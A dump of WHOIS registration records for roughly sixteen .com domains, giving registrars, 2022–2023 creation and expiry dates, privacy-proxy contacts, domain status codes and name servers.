Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited

	Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
JEFFRASTUDIO.COM	Domain Name: JEFFRASTUDIO.COM Registry Domain ID: 2766258447_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.tucows.com Registrar URL: http://tucowsdomains.com Updated Date: 2023-03-19T11:03:12 Creation Date: 2023-03-19T10:46:39 Registrar Registration Expiration Date: 2024-03-19T10:46:39 Registrar: TUCOWS, INC. Registrar IANA ID: 69 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Charlestown Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: KN Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: Registrant Email: https://tieredaccess.com/contact/0fa1ac4b-a93f-4ed2-9e13-99dd657675cf Registry Admin ID: Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY

	Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: Admin Email: REDACTED FOR PRIVACY Registry Tech ID: Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: Tech Email: REDACTED FOR PRIVACY Name Server: 1-you.njalla.no Name Server: 2-can.njalla.in Name Server: 3-get.njalla.fo DNSSEC: unsigned Registrar Abuse Contact Email: domainabuse@tucows.com Registrar Abuse Contact Phone: +1.4165350123
JERUNOPI.COM	Domain name: jerunopi.com Registry Domain ID: 2764978239_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-14T02:31:06.00Z Registrar Registration Expiration Date: 2024-03-14T02:31:06.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101

	Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 7878792a9de54d4c95474f83528fc068.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 7878792a9de54d4c95474f83528fc068.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 7878792a9de54d4c95474f83528fc068.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
JIWIHIHEDA.COM	Domain name: JIWIHIHEDA.COM Registry Domain ID: 2764961902_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-13T23:11:07.00Z Registrar Registration Expiration Date: 2024-03-13T23:11:07.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: f5a42e1501114af8b7f226b28c654020.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: f5a42e1501114af8b7f226b28c654020.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: f5a42e1501114af8b7f226b28c654020.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
JOVUWIDANE.COM	Domain name: jovuwidane.com Registry Domain ID: 2753235167_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z

	Creation Date: 2023-01-23T10:44:08.00Z Registrar Registration Expiration Date: 2024-01-23T10:44:08.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: cb7d52f050b246d38b03d842eaf65845.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: cb7d52f050b246d38b03d842eaf65845.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: cb7d52f050b246d38b03d842eaf65845.protect@withheldforprivacy.com

	Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
JQUERYMAINGAME.COM	Domain Name: jquerymaingame.com Registry Domain ID: 2763292889_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.regtons.com Registrar URL: http://regtons.com Updated Date: 2023-03-07T00:00:00Z Creation Date: 2023-03-07T00:00:00Z Registrar Registration Expiration Date: 2024-03-07T00:00:00Z Registrar: GRANSY S.R.O D/B/A SUBREG.CZ Registrar IANA ID: 1505 Registrar Abuse Contact Email: abuse@regtons.com Registrar Abuse Contact Phone: +420.734463373 Domain Status: clienttransferprohibited https://www.icann.org/epp#clienttransferprohibited Registry Registrant ID: Not Disclosed Registrant Name: Not Disclosed Not Disclosed Registrant Organization: My Domain Provider Registrant Street: Not Disclosed Registrant City: Not Disclosed Registrant State/Province: Registrant Postal Code: Not Disclosed Registrant Country: NL Registrant Phone: Not Disclosed Registrant Phone Ext: Not Disclosed Registrant Fax: Not Disclosed Registrant Fax Ext: Not Disclosed Registrant Email: webproxy@whoisprotection.domains Registry Admin ID: Not Disclosed Admin Name: Not Disclosed Not Disclosed Admin Organization: Admin Street: Not Disclosed Admin City: Not Disclosed Admin State/Province: Not Disclosed Admin Postal Code: Not Disclosed Admin Country: Not Disclosed Admin Phone: Not Disclosed Admin Phone Ext: Not Disclosed Admin Fax: Not Disclosed Admin Fax Ext: Not Disclosed Admin Email: webproxy@whoisprotection.domains Registry Tech ID: Not Disclosed Tech Name: Not Disclosed Not Disclosed Tech Organization: Tech Street: Not Disclosed Tech City: Not Disclosed Tech State/Province: Not Disclosed

	Tech Postal Code: Not Disclosed Tech Country: Not Disclosed Tech Phone: Not Disclosed Tech Phone Ext: Not Disclosed Tech Fax: Not Disclosed Tech Fax Ext: Not Disclosed Tech Email: webproxy@whoisprotection.domains Name Server: ns1.dns-parking.com Name Server: ns2.dns-parking.com DNSSEC: unsigned
jquerysslx.com	Domain Name: jquerysslx.com Registry Domain ID: 2756799528_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.rrpproxy.net Registrar URL: Updated Date: 2023-02-07T17:55:38Z Creation Date: 2023-02-07T17:54:21Z Registrar Registration Expiration Date: 2024-02-07T17:54:21Z Registrar: Key-Systems GmbH Registrar IANA ID: 269 Registrar Abuse Contact Email: abusereport@key-systems.net Registrar Abuse Contact Phone: +49.68949396850 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: On behalf of jquerysslx.com OWNER Registrant Organization: c/o whoisproxy.com Registrant Street: 604 Cameron Street Registrant City: Alexandria Registrant State/Province: VA Registrant Postal Code: 22314 Registrant Country: US Registrant Phone: +64.48319528 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 7cc20d5c3fe987f3ce2b69d8c0a317281ac1c099404747f8b7a5fde70829efeb@jquerysslx.com.whoisproxy.org Registry Admin ID: Not Available From Registry Admin Name: On behalf of jquerysslx.com ADMIN Admin Organization: c/o whoisproxy.com Admin Street: 604 Cameron Street Admin City: Alexandria Admin State/Province: VA Admin Postal Code: 22314 Admin Country: US Admin Phone: +64.48319528 Admin Phone Ext: Admin Fax:

	Admin Fax Ext: Admin Email: 7cc20d5c3fe987f3ce2b69d8c0a317281ac1c099404747f8b7a5fde70829efeb@jquerysslx.com.whoisproxy.org Registry Tech ID: Not Available From Registry Tech Name: On behalf of jquerysslx.com TECH Tech Organization: c/o whoisproxy.com Tech Street: 604 Cameron Street Tech City: Alexandria Tech State/Province: VA Tech Postal Code: 22314 Tech Country: US Tech Phone: +64.48319528 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 7cc20d5c3fe987f3ce2b69d8c0a317281ac1c099404747f8b7a5fde70829efeb@jquerysslx.com.whoisproxy.org Registry Billing ID: Not Available From Registry Billing Name: On behalf of jquerysslx.com BILLING Billing Organization: c/o whoisproxy.com Billing Street: 604 Cameron Street Billing City: Alexandria Billing State/Province: VA Billing Postal Code: 22314 Billing Country: US Billing Phone: +64.48319528 Billing Phone Ext: Billing Fax: Billing Fax Ext: Billing Email: 7cc20d5c3fe987f3ce2b69d8c0a317281ac1c099404747f8b7a5fde70829efeb@jquerysslx.com.whoisproxy.org Name Server: ns1.dns-parking.com Name Server: ns2.dns-parking.com DNSSEC: unsigned
KAYEVABUNU.COM	Domain name: kayevabunu.com Registry Domain ID: 2753191661_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-22T22:06:08.00Z Registrar Registration Expiration Date: 2024-01-22T22:06:08.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545

	Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 8604bee4b4664e229fe056d391184cf2.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 8604bee4b4664e229fe056d391184cf2.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 8604bee4b4664e229fe056d391184cf2.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
KBNEXC.COM	Domain Name: kbnexc.com Registry Domain ID: 2758860682_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.lexsynergy.com

	Registrar URL: http://www.lexsynergy.com/ Updated Date: 2023-03-02T18:37:23Z Creation Date: 2023-02-16T12:51:26Z Registrar Registration Expiration Date: 2024-02-16T12:51:26Z Registrar: Lexsynergy Limited Registrar IANA ID: 1466 Registrar Abuse Contact Email: abuse@lexsynergy.com Registrar Abuse Contact Phone: +44.2031370459 Reseller: Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Whois Privacy Protection Foundation Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Zuid-Holland Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: NL Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: info@privacyprotected.domains Registry Admin ID: Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: info@privacyprotected.domains Registry Tech ID: Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY

	Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: info@privacyprotected.domains Name Server: verify1.registrar.eu Name Server: verify2.registrar.eu Name Server: verify3.registrar.eu DNSSEC: unsigned
KKKSEX.COM	Domain Name: kkksex.com Registry Domain ID: 2747193935_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-12-26T10:26:53Z Creation Date: 2022-12-26T10:26:52Z Registrar Registration Expiration Date: 2023-12-26T10:26:52Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=kkksex.com Registry Admin ID: Not Available From Registry Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599

	Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=kkksex.com Registry Tech ID: Not Available From Registry Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=kkksex.com Name Server: DELL.NS.CLOUDFLARE.COM Name Server: JAMES.NS.CLOUDFLARE.COM DNSSEC: unsigned
KOJIFUCEVO.COM	Domain name: kojifucevo.com Registry Domain ID: 2764978241_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-14T02:31:07.00Z Registrar Registration Expiration Date: 2024-03-14T02:31:07.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax:

	Registrant Fax Ext: Registrant Email: 3559cab66763447cb48fa1b7334d5d25.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 3559cab66763447cb48fa1b7334d5d25.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 3559cab66763447cb48fa1b7334d5d25.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
LIKOBIZ.COM	Domain name: likobiz.com Registry Domain ID: 2764941468_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-13T20:08:23.00Z Registrar Registration Expiration Date: 2024-03-13T20:08:23.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf

	Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 300f98b53b054b13ae394a0738bfaa29.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 300f98b53b054b13ae394a0738bfaa29.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 300f98b53b054b13ae394a0738bfaa29.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
LOZUSALAR.COM	Domain name: lozusalar.com Registry Domain ID: 2753193692_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-22T22:42:21.00Z Registrar Registration Expiration Date: 2024-01-22T22:42:21.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068

	Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 991ab6f2c83a439eb12244d4ad82d81f.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 991ab6f2c83a439eb12244d4ad82d81f.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 991ab6f2c83a439eb12244d4ad82d81f.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
MIYOMEJOSA.COM	Domain name: miyomejosa.com

	Registry Domain ID: 2752135162_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-18T00:04:52.00Z Registrar Registration Expiration Date: 2024-01-18T00:04:52.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: e0c26b03252744c7b6d6bb12be218e8a.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: e0c26b03252744c7b6d6bb12be218e8a.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434

	Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: e0c26b03252744c7b6d6bb12be218e8a.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
MOCIMAXOM.COM	Domain name: mocimaxom.com Registry Domain ID: 2762133759_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-01T21:59:50.00Z Registrar Registration Expiration Date: 2024-03-01T21:59:50.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: e5a7fb10ce4949c38e92824d0816ffa8.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: e5a7fb10ce4949c38e92824d0816ffa8.protect@withheldforprivacy.com Registry Tech ID:

	Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: e5a7fb10ce4949c38e92824d0816ffa8.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
